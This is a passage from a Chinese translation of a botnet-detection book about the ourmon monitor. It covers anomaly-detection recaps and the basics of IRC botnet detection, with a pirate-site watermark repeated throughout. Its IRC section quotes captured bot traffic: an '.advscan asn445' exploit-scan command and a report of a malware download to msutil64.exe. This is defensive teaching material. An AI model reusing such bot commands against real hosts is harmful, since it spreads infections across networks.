本章主要讨论 ourmon 的异常检测及如何使用它们。首先介绍了 ourmon 的网页接口，这样我们就有整体的认识，找到与异常检测相关的重要的图表和报告。对于 TCP，有 TCP 端口报告和蠕虫图表，还有每日 TCP 端口报告摘要及其他的各种不同的格式。对于 UDP，有 UDP 端口报告和 UDP 扫描权重图表。对于 E-mail 异常检测，是在 TCP 端口报告的基础上稍作改动的图表，它只关注系统中通过网络发送 E-mail 的部分。

这里的重点是，如果网络滥发的邮件改变垃圾邮件信息或者有什么新的蠕虫或者僵尸病毒出现，异常检测工具不需要做改变。它仍然可检测到对因特网的异常使用，包括 DDoS 攻击和扫描，也不会受到 zero-day 问题的影响。而它的不足在于，一次攻击发起之前，我们完全察觉不到任何蛛丝马迹。

在第 8 章，我们将讨论 TCP 端口报告的扫描权重如何应用到高级的技术中，并用来探测通过 IRC 命令和控制通道控制的僵尸群。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

快速回顾

Ourmon 网页接口

- √ Ourmon 主页首页上有 3 个表。
- √ 第一个表包括一个帮助页面的重要链接和一个不更新的页面。
- √ 第二个表主要是关于安全。
- √ 第三个表将主页面划分成几个部分，包括底部的摘要部分。
- √ 主页面每 30s 更新一次。
- √ 不更新页面和主页一样但是不会每 30s 进行更新。
- √ Ourmon 主页面上的数据是最新的（最近的 30s）。
- √ 二级 ourmon 页面有更多的特定过滤器的数据，例如，信息包过滤器在主页面有一个当前的 RRDTOOL 图表，而在二级页面上则有所有的 RRDTOOL 图表，包括每年、每月、每周和每日图表。
- √ 每个主页面上的过滤器都包括一个到二级页面上的链接以及到该过滤器详细帮助信息的链接。
- √ 在主页面底部有 TCP 端口报告、事件日志以及前 *N* 名的过滤器的每小时摘要。

原理简介

- √ 异常检测依赖于标准，也就是说必须首先知道什么是正常，在知道了正常情况之后，才能明白异常的概念。
- √ 异常检测可以查出新的异常。
- √ 特征检测可以告诉我们，特定的信息包或文件是否是病毒，但是它不能分辨带有新病毒的信息包或者文件，因此不适合应对 zero-day 攻击。
- √ 异常检测可能仅仅检测出异常，不能解释异常。
- √ 黑客经济规则意思是，小规模的攻击和小范围的垃圾邮件是不值得做的。

TCP 异常检测

- √ 基本的 30s TCP 端口报告是对于各个主机使用 TCP 的快照，主要目的是捕获基于 TCP 的扫描的主机。
- √基础的 30s TCP 端口报告是按照 IP 地址的升序排列的，这能发现在同一个子网内的被黑的主机。
- √ 基础的 TCP 端口报告可能会显示大量并行扫描。每个主机都会留下一条记录。
- √ 基础的 TCP 端口报告只记录 TCP 扫描权重非零的主机。
- √ TCP 扫描权重是对每个主机使用 TCP 效率的衡量。
- √ TCP 端口报告展示了一个主机的很多属性，包括 L3、L4 目的统计，是针对采样期间 L3 目的地址和 L4TCP 目的端口的计数。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- √ TCP 端口报告还包括了一个 SA/S 统计，表示主机很可能是一个服务器。
- √ TCP 端口报告的最后包括了端口签名，是按照 IP 地址升序排列的。端口签名可以揭示不只一个主机在做同样的扫描。
- √ TCP 蠕虫图表作为 RRDTOOL 图表显示了所有扫描器的数量，包括远程的和本地的。
- √ TCP 端口报告有很多每小时摘要报告的格式，包括基本的端口签名格式、扫描权重>40 的格式、P2P 主机格式，以及所谓的 syndump 的格式。
- √ TCP 端口报告摘要统计是一个针对每个独立主机一天行为的高度概况的摘要。

UDP 异常检测

- √ Ourmon 有一个 30s UDP 端口报告，与 TCP 端口报告类似，但是没有摘要。
- √ 端口报告按照 UDP 扫描权重进行分类，UDP 扫描权重意思是每个主机基于发送的 UDP 包和收到的 ICMP 错误的数量信息上的一个值。
- √ 每 30s 在 UDP 扫描权重图表中会画出排名最前的主机的 UDP 扫描权重，也就是 RRDTOOL 图表。因此这个图表可能显示非常大的 UDP 事件。
- √UDP 异常检测一般情况下捕获 UDP 扫描系统或者 UDP DoS 攻击。
- √ 默认的 UDP 扫描权重的阈值是 10 000 000。任何超过这个阈值的事件都会记录在事件日志中（参看第 9 章）。

E-mail 异常检测

- √ E-mail syn 报告有 30s 和每小时摘要两种格式。
- √ 给出了 E-mail-specific 扫描权重，所以 E-mail 连接可以与其他种类的连接区别开。
- √ E-mail syn 报告按照 E-mail SYN 计数进行分类。
- √ E-mail 报告可能发现当地主机正发送大量垃圾邮件，一个感染病毒的当地主机在摘要中比正常的 E-mail 网关的权重要高（按照 SYN 计数排序）。
- √ E-mail syn 报告是基于异常的，正常的行为或者本地正常的邮件客户端应该通过观察每日摘要报告得出。

常见问题

下列常见问题由本书作者作答，设计的目的是测试读者对于本章概念的理解，以及帮助读者在实际生活中实施这些概念。如果还有其他需要作者回答的问题，请浏览 www. syngress. com/solutions，并单击 Ask the Author。

问：为什么 TCP 端口报告有时会记录一个网页服务器？

答：简短的回答是我们不知道为什么，应该做进一步的调查。可能和 HTTP 最近发送许多小文件有关，所以会有许多控制包而很少数据包。理论上说，最新设计的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

HTTP 协议运行服务器从一个 TCP 连接中发送许多文件，但是网页本身如果分成了许多部分且有不同的 IP 地址，就不能这样做了。

问：使用 UDP 端口报告，能检测出什么现实中存在的情况？

答：估计这个星球上的每个人都收到过垃圾邮件。我们常常检测到 SQL-slammer 攻击，还常常看到很多维护的不好的网页服务器被利用，导致网页服务器也成了僵尸网络的一部分对别的主机进行 DoS 攻击。僵尸网络系统使用 TCP 进行扫描，但是 UDP 也会出现。一个 UNIX 系统也会被僵尸病毒感染，虽然大部分的僵尸病毒都是基于微软的系统的。

问：ourmon 关注网络管理的那部分内容（本书没有提及的部分）对异常检测有用吗？

答：所有的 ourmon 的部分看上去都对异常检测有用。DoS 攻击会导致前 *N* 名发送者图表出现这 *N* 个系统。一个系统感染了 SLQ-slammer 会导致 ICMP 前 *N* 消息图表完全的指向那个系统，因为全世界很多系统都会纷纷发送 ICMP 消息给受感染的系统。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Chapter 8

第 8 章
IRC 和僵尸网络

本章主要内容：

- IRC 协议
- Ourmon 的 RRDTOOL 统计与 IRC 报告
- 检测 IRC 僵尸网络客户端
- 检测 IRC 僵尸网络服务器

- √ 小结
- √ 快速回顾
- √ 常见问题

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

简介

本章学习 ourmon 的 IRC 工具，并看如何用它来检测僵尸客户端、僵尸服务器，以及被 IRC 相关的黑客工具攻击的主机。参照第 6 章提到的两个案例“案例 3：僵尸客户端”和“案例 4：僵尸服务器”。我们也将讨论其他一些和僵尸病毒相关的恶意软件的例子。在开始了解僵尸病毒服务器和客户端之前，先讨论 IRC 协议本身，然后简要介绍 ourmon 的 IRC 统计工具。这有助于查看 ourmon 的 IRC 网页工具和网页报告。

IRC 协议

假设现在一个企业网络安全官员发现一个僵尸网络客户端存在于本地 IP 地址 192.168.2.3 上。这是怎么回事呢？一种可能是某个其他的安全工程师或者网络工程师发送到本地的邮件引起的，内容诸如：

```
发送至：abuse@enornousstateuniversity.edu
主题:扫描你 IP 地址的客户端
你好,你被 IP 地址为 192.168.2.3 的主机扫描,端口为 445 和 139.请处理一下这个问题然后
通知我们
发信人:Joe Network Person,Joe Network Inc.
```

那么现在开始用某种网络监控器设备，如 tcpdump（见 www.tcpdump.org）一样的嗅探器（免费软件^_^）或者其他的付费软件。这里选择一个叫 ngrep（ASCII)-network greg 的免费软件，启动命令：

```
# ngrep - i em0 tcp and host 192.168.2.3
```

Ngrep 可以使用正则表达式或者 BPF（Berkeley Packet Filter 伯克利分帧过滤器）表达式，这些都用于各种嗅探器比如 tcpdump 或者 WireShark（www.wireshark.org)。该命令行的意思是“在以太网接口 em0（FreeBSD Intel Driver）运行 ngrep”。这次用的不是正则表达式，而是 BPF 表达式“tcp and host 192.168.2.3”，它表示“给我所有的发送和接收到主机 192.168.2.3 的 TCP 包”。耐心地等一段时间后，可能会看到如下结果：

```
T 10.1.2.3:8641 -> 192.168.2.3:3103 [AP]
:notsocool!notsocool@just.smoke.it PRIVMSG #zz :.advscan asn445 330 5 0.
65.
78.174.x -r -s..
```

这是什么意思？是坏消息吗？没错。确实是坏消息。它的意思是有一个或者多个主机被僵尸病毒感染了。Ngrep 从僵尸网络服务器发送到僵尸网络客户端的 IRC 信道中提取出了一个消息。消息中服务器命令客户端用特殊的漏洞利用攻击（推测是攻击 445 端口的 ASN.1 漏洞）进行扫描。接下来可能会出现大致如下的消息：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
T 192.168.2.4:2345 -> 10.1.2.3:8641 [AP]
:notsocool!notsocool@just.smoke.it PRIVMSG #zz :^B.DO WN.^B File down load:
19.0KB to: c:\msutil64.exe @ 19.0KB/se c.]
```

这意味着一个新主机（192.168.2.4）被感染且已经下载了一个叫“msutil 64.exe”的程序。我们怀疑 msutil64.exe 里有某种恶意软件。这都是 IRC 协议被僵尸网络利用的实例。

因特网在线聊天（IRCP/IRC）是因特网工程任务组（Internet Engineering Task Force）专用协议。它的最初版本是 1993 年写就的 RFC 1459。不久后，更新（不是替代）为 RFCs 2810-2813（更多信息请参阅 www.irchelp.org/irchelp/rfc）。IRC 有一段非同寻常的历史。它不是唯一的聊天协议（这样的协议有很多，如 IM 协议之类），但很受僵尸网络软件制作者以及一般想要聊天的用户的欢迎。它之所以受到黑客们的欢迎，是因为不需要注册账户或维持一个句柄，就能轻松建立自己的通信信道和服务器。黑客普遍用它来讨论非法文件的发布（如 WareZ，一个组织，号称“不以赢利为目的纯技术团体”）和攻击方法。

基本条件是有一个由一个或多个服务器以及一些 IRC 客户端组成的网络。某个用户必须从某个确定的端口（通常是端口 6667，但理论上说任何其他端口也可以）通过 IRC 服务器与 IRC 客户端连接，选择一个昵称，加入一个或多个信道（可能有些需要密码），如 Joe Hacker 可能在信道中自称为 133tguy。这里需要注意的一个重要的事情是，将各个 IRC 连在一起的是 IRC 信道的名字。IRC 信道是一个逻辑上的聊天室。

图 8.1 显示的是两个 IRC 网络，都是基于信道组织起来的。网络 1 是基于 linux 的聊天信道，由两个服务器和一些客户端主机构成。网络 2 有一个服务器（这里恰巧是一个僵尸网络的 C&C）和若干客户端。在网络 2 中，信道名字是 lsass445。使用 IRC 协议，客户端发送数据消息到 IRC 信道，该信道是一组用户摘要信息，这些用户可能来自不同客户端主机以及一个或更多的服务器。信道名字基本上是 ASCII 字符串，还可能会有一些技巧来方便记忆。这个客户端直接连接的服务器收到这个消息（可能只是一个 ASCII 码字符串，如“hi there”），把它转发给其他登录到信道的客户端。如果该服务器与其他的服务器已连接，还可能把消息转发给其他的服务器。接下来这些服务器可能会传递这个消息给信道中其他的对此感兴趣的客户端或者服务器等。说 IRC 是一个逻辑的网络，能够发送大量数据到网络中潜在的接收者。这意味着，数据能够通过所有的服务器发送到所有的逻辑客户端。换句话说，服务器也需要确保不会送两次同样的消息到信道中的任意一个客户端。

注　释

关于 IRC 及其发展历史，查看 http://en.wikipedia.org/wiki/Internet_Relay_Chat，尽管它并没有说多少 IRC 的黑暗面。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8.1 两个 IRC 网络

我们的目标并不是解释所有 IRC 协议。Ourmon 只关心 IRC 中非常小的一部内容，因此这里要讨论的就是这部分。同时也请注意，我们只讨论底层的 IETF IRC 协议，不讨论某些特定的 IRC 客户端程序的 IRC 命令。Ourmon 能理解的 4 种 IRC 协议消息如下：

- **JOINS** IRC 客户端用 JOINS 来登录到服务器上的信道。信道的名字和密码包含在 JOIN 信息中。
- **PINGS** PINGS 是由服务器发送给客户端的信息，判断客户端是否对该信道还感兴趣，而不是离开了信道或者死机等。一般情况下周期性（30s 的倍数）地发送 PINGS。
- **PONGS** 参见 PINGS。是客户端返回给服务器的信息，显示客户端没有要登出的意思且还在。
- **PRIVMSG** PRIVMSG 包含信道名字和送往这个信道的数据。这里的基本意思是应该把消息（如“hi mom”或“scan using port 445”）送到所有在逻辑 IRC 信道中的主机。

JOINS 和 PRIVMSG 消息都包含信道名字，ourmon 利用这些消息连同 IP 头中的 IP 地址一起，构建相关 IP 主机的信道列表。Ourmon 并不检查 PRIVMSG 消息中的数据部分，因为我们的目标仅仅是构建一个网络，而不是查看用户的数据。Ourmon 也能跟踪 PINGS 和 PONGS 消息，因为它们体现了 IRC 网络的基本连接性能。客户端有可能只发送一个 JOIN 消息，没有任何 PINGS 和 PONGS。因此有些情况下，客户端可以

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

只是一次次地发送 JOIN 消息。对于大型的 IRC 服务器，客户端可以用这种办法来防止管理员手动将某个客户端登录出。

当然我们正是用这种机制来寻找僵尸网络。我们不关心聊天团体，只关心以 IRC 为通信信道的有计划的应用及在其他地方连接到服务器的程序（包括僵尸网络客户端和僵尸服务器），所以关注的焦点是统计学上的结论。例如希望知道 IRC 信道的名字以及信道中主机的 IP 地址；希望知道有没有神秘的新信道出现；希望知道统计结果中是否有任何异常出现。包括出现了意想不到的 PING 和 PONG 消息数量，校园网络上有一个非常大（以前不知道）的 IRC 信道出现。我们尤其关注那些有很大数量的扫描器（scanner）的 IRC 信道，这往往就是一个僵尸网络客户端陷阱。

Ourmon 的 RRDTOOL 统计与 IRC 报告

这里看 ourmon 的 IRC 用户接口。在介绍之前，看第 7 章的图 7.1，找到中间那个标题为 *important security and availablility reports/web pages* 的表格，注意它的超链接名为 *irc stats page*。ourmon 的 IRC 统计结果就在这里。打开那一页以便下一步进行讨论。图 8.2 是 IRC 页面的屏幕截图。我们要讨论页面和 IRC 摘要报告的格式，并简单说明该页面显示的 RRDTOOL 的统计信息。

该页面上分 3 部分且都与 IRC 有关：

- **30s IRC 报告**　这个报告和每周摘要有相同的格式，但是这个报告只有最新 30s 的有价值的数据。
- **每周摘要，包括每日报告**　和摘要一样，当天的每日报告在左边，它每小时运行一次，在每天午夜转换，今天成为昨天。如图 8.2 所示，昨天滚动到前天等，以此类推。加在一起，包括当天在内共是 8 天。
- **RRDTOOL，全局 IRC 状态**　图 8.2 显示的是每日状态曲线，图 8.3 显示的是每周状态曲线。通常 RRDTOOL 包括每日、每周、每月、每年的状态曲线。通过探测器可以看出，Ourmon 系统统计整个网络中 IRC 的 PING、PONG、JOIN 和 PRIVMSG 的消息总量。一般情况下，这些消息的数量都比较小。

注　释

利用这些信息，最典型的做法是快速浏览每日和每周的总体状态，这能帮助发现网络中有没有出现 IRC 僵尸服务器。如果希望查看一些正常的小的统计结果，而不是成千上万的统计量，那可以看昨天和今天的每日报告。可以查看有没有自己不知道的新信道或者带有攻击主机的恶意信道。接下来会看到这样的例子。

IRC 报告的格式

这里简要浏览 IRC 报告。首先了解 IRC 报告的结构，然后看几个正常的聊天团体，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8.2 IRC 统计页面

就知道正常的情况是什么样子了。这里的目的是解释报告中的某些统计信息含义以及报告的整体格局布置。报告的基本格式包括制作报告的时间戳、一个简短的全局统计表（如下）、两大部分关于信道和主机的统计信息表。

```
irc summarization at: Wed Sep 27 09:08:12 PDT 2006
########################################
global stats:
# of sample files: 1098
# of irc hosts (servers and non-servers): 161
# of irc servers: 39
# of unique channels: 74
########################################
channel stats:
channels sorted by wormy (evil) hosts
channels sorted by max messages
channels with associated host IPs and host stats
channels with no PRIVMSGS, only JOINS
channels with any wormy hosts
chanmap table
########################################
irc host stats:
servers sorted by max messages most
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
hosts with JOINS but no PRIVMSGS
hosts with any sign of worminess
```

在信道和主机状态下面是各种子报告。只看开头的几个信道的子报告，到目前为止它们是 IRC 报告最重要的部分。第一个信道子报告俗称“恶意信道”报告，官方的名称叫“感染蠕虫病毒主机的信道”报告。我们定义一个“恶意信道”：有很多扫描器存在的信道。第二个子报告称为“信道最大消息量报告”，按照一段时间内传递消息的多少来排序，报告上面标记为“传递消息量的信道”。第三个报告也很有用，称为“信道主机”报告，标记为“相关主机 IP 和状态的信道”。它显示了信道中所有主机的 IP 地址，每个主机 IP 带有一些相关的统计数据。

下面是一个简单而正常的实例，首先了解什么是安全正常的运行状态，之后能够与僵尸网络对比。稍后我们看异常工作状态的例子。

注 释

与实际的 ourmon 数据相比，表 8.1 和表 8.2 中的数据由于格式的原因被简化了。没有必要在例子中显示所有的统计信息。

表 8.1　传递消息量的信道

信道名	信道中所有 IPC 消息总数	登录消息数	所有 Privmsgs 消息总数	IP 数量	主机数量扫描器
Ubuntu	4275	894	3381	2	0
Rubyonrails	2490	325	2165	2	0

表 8.2　信道 Ubuntu 中每个主机的状态

有问题的 IRC 主机的 IP 地址	信道中所有 IPC 消息总数	TCP 扫描权重	服务器	源端口/目标端口	时间戳
192.168.1.1	14169	8	H	40507/6667	Sun _ Oct _ 15 _ 00：30：40
10.10.10.10	14950	1	S	6667/40507	Sun _ Oct _ 15 _ 00：09：44

两个表中显示的是正常（良性）的 IRC 统计状态数据。在这个报告中，恶意信道报告没有消息，所以没有把它放在表中显示。在表 8.1 中显示的是按照传递消息量多少排序的信道报告。在此期间，所有的有问题的 IRC 信道都在此列出。4 种基本类型的消息加在一起，列在表中 msgs 表项下面。可以看到 Ubuntu 信道里发送 4275 条消息，比第二个信道 Rubyonrails 多。表中 PRIVMSGS 消息量都比较多，与没有 PRIVMSGS 消息可能仅有 JOIN 消息的信道相比较，表明信道可能真的是正常的用户在使用。表中各栏的意思如下：

- **Msgs**　信道中所有的主机的 IRC 消息总数

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- **Joins** 所有 JOINS 消息的总数
- **Privmsgs** 所有 PRIVMSGS 消息的总数
- **Ipcount** 在信道内的所有主机总数（包括 IRC 服务器）
- **Wormyhosts** 按照 TCP 扫描权重判断为扫描器的主机的总数
- **Evil?** E 表示信道中至少有两台扫描器，e 表示至少有一个扫描器；这个标志位既尝试警告分析人员有潜在的麻烦，又是一个“玩笑”

注 释

为什么说 Evil 标志位是一个“玩笑”？因为在 2003 年 4 月 1 日，著名的安全专家 Steve Bellovin 发布了 IETF RFC 3514。他提议，如果一个 IP 包是恶意的，那它应该设置一个标志。换句话说，如果一个黑客要有恶意的行动，就应该把发的包进行标记，这样防火墙可以把它们丢弃——这样黑客就不会影响到其他机器了……很不幸，这个想法没有实现。

这个子报告无论从哪个角度看都非常重要。最主要的是，它给出网络中的 IRC 信道列表。仔细查看列表，将今天的摘要信息与前几天的比较，查看有没有新的信道（可能是名字有点奇怪的新信道）。了解 IRC 信道是非常重要的，因为它能让你发现网络上的僵尸网络或者未知的黑客聊天信道，而且并不需要太多的专业知识。缺乏 PRIVMSGS 消息的 IRC 信道也很有意思，表示这个信道不是用来聊天的。一个信道上有很多主机但没有 PRIVMSGS 消息很可能是一个僵尸网络，这不常见但有可能。因为有些僵尸网络使用 JOIN 消息作为数据信道，而不用 PRIVMSG 传递命令。

注 释

了解自己常用的 IRC 信道名字，这样它们变化的时候，可以马上知道。在大学的环境中，这不容易做到。而在一个私企网络中，可能根本就没有 IRC。因此任何的 IRC 活动都可能是感染病毒的证据或者是员工不在干活而在聊天或者游戏。

标题为“按照恶意因子排序的信道报告”位于 IRC 报告的最前面。它极其重要，因为它主要作用就是警告是否有僵尸网络攻击。因此把它放在报告的最前面，这样可以不费力气就找到。它的排序是按照“蠕虫主机”的数量——换句话说，按照扫描器主机的数量。信道中的数量多就有可能是僵尸网络客户端。例如，如果一个 IRC 信道有 7 个主机，其中 6 个是本地的（而服务器是远程的）。大多数本地主机都是有高的扫描权重值，那很可能这个信道感染了病毒。这个子报告和“最多消息排序的信道”子报告格式相同。

另外一个重要的子报告是“显示每个主机状态的信道”报告。表 8.2 是一个简化过的例子，显示了一个服务器和一个客户端。这里的 IP 主机和与这些主机相关的统计信息都在信道名字下面给出。表中各栏的意思如下：

- **Ip _ src** 有问题的 IRC 主机的 IP 地址。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- **Tmsg**　IRC 最大消息的总数（包括 JOINS，PINGS，PONGS，PRIVMSGS）。
- **Tjoin**　JOIN 消息总量。
- **Tping**　PING 消息总量。
- **Tpong**　PONG 消息总量。
- **Tprivmsg**　PRIVMS 消息总量。
- **Maxchans**　该主机加入的信道的数量的计数。
- **Maxworm**　这是 TCP 扫描权重的特殊形式。这是在 IRC 摘要中观察到的所有的 30s 摘要中的最大值。它也是一个“弱”的统计测量方式。稍后会详细的讨论。
- **Server?**　探测器 IRC 模块尝试弄清楚一个 IRC 主机到底是一个客户端还是服务器。S 表示服务器，H 表示客户端。并不是所有的 IRC 协议都遵循 IETF 规范；有时候可能会看到一个 IRC 信道全是服务器。这并不罕见，有时有些计算机用 IRC 进行电脑游戏。
- **Sport/dport**　这个对是 IRC TCP 源端口以及目标端口的采样。通过该项可能很容易在服务器端找到目标端口，这很有用。不过由于是单机采样，因此如果一个主机加入了多个信道中，结果可能会出错。
- **First _ ts**　该项是新加入的。它显示的是某天 IRC 信道中的一个主机在这个信道中第一次 IRC 活动的时间戳。时间戳基于一个信道中某个特定的主机，因此同样的主机在不同的信道会有不同的时间戳。

“TCP 扫描权重”在 IRC 摘要中是如何应用的？IRC 摘要本身是把观察到的在一个特定的 IRC 信道中聊天的 IP 主机放到一起。现在假设我们有两个信道，一个叫 bark，另一个叫 x0＃。信道 bark 有 10 个客户端和 1 个服务器，信道 x0＃有 5 个客户端和 3 个服务器。在“显示每个主机状态信道”报告中观察这两个信道，可以看到 x0＃有 5 个客户端，TCP 扫描权重值（maxworm）都为 99。所以大体看来，这个信道里面所有的客户端都是扫描器。看到的 TCP 扫描权重是所有扫描权重的最大值。原因是如果多重僵尸病毒爆发，那么很容易发现所有的主机或者说大部分主机（如在信道 x0＃中的所有客户端）都已经感染病毒。这也正是“恶意信道报告”试图展示的。如果发现信道中很多主机的扫描权重很大，可以假定这个信道中的所有客户端都被感染了。其中某些计算机可能没有接到进行扫描的命令，或者由于某些原因没有回应黑客的命令。

现在看这样一种情况：一个信道中很多主机行为都是恶意的，而且方式一样。这强烈的暗示，它们处于被远程控制的状态。此外，IRC 中的 TCP 扫描权重比 TCP 端口报告中的 TCP 扫描权重在统计度量上要弱一些。它们计算 SYN 数量、FIN 数量等方法一样，但是，在 IRC 中，不强调大概每秒钟一次 SYN 的强度值。这种情况下，对于一个主机 3 次 SYN、零 FIN、零数据包也可以得到 100％的权重值。这能发现一些比较轻微的僵尸网络扫描活动。但也可能导致误报，如在信道中有一两台具有很高扫描权值并与很多计算机通信的主机。再次强调，目的是显示僵尸网络中的多重扫描器，这导致怀疑是否该信道所有主机都感染了病毒。如果判断有困难，可以查看 TCP 端口报告，完全

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

